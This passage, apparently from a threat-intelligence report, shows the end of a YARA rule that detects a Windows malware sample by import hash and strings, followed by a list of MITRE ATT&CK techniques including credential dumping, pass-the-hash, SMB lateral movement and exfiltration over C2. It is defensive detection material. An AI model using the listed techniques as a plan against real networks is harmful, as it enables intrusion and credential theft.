$s18 = "connection aborted" fullword ascii /* Goodware String - occured 568 times */
$s19 = "network unreachable" fullword ascii /* Goodware String - occured 569 times */
$s20 = "host unreachable" fullword ascii /* Goodware String - occured 571 times */
condition:
uint16(0) == 0x5a4d and filesize < 700KB and
( pe.imphash() == "ab74ed3f154e02cfafb900acffdabf9e" or all of them )
}
```

MITRE

User Execution – T1204
Pass the Hash – T1550.002
SMB/Windows Admin Shares – T1021.002
Process Injection – T1055
OS Credential Dumping – T1003
Credential Dumping – T1003
Account Discovery – T1087
Domain Account – T1087.002
Domain Groups – T1069.002
Domain Trust Discovery – T1482
Remote System Discovery – T1018
Remote Services – T1021
Windows Management Instrumentation – T1047
PowerShell – T1059.001
Command-Line Interface – T1059
Commonly Used Port – T1043
Non-Standard Port – T1571
Standard Application Layer Protocol – T1071
Exfiltration Over C2 Channel – T1041

Internal case 1012
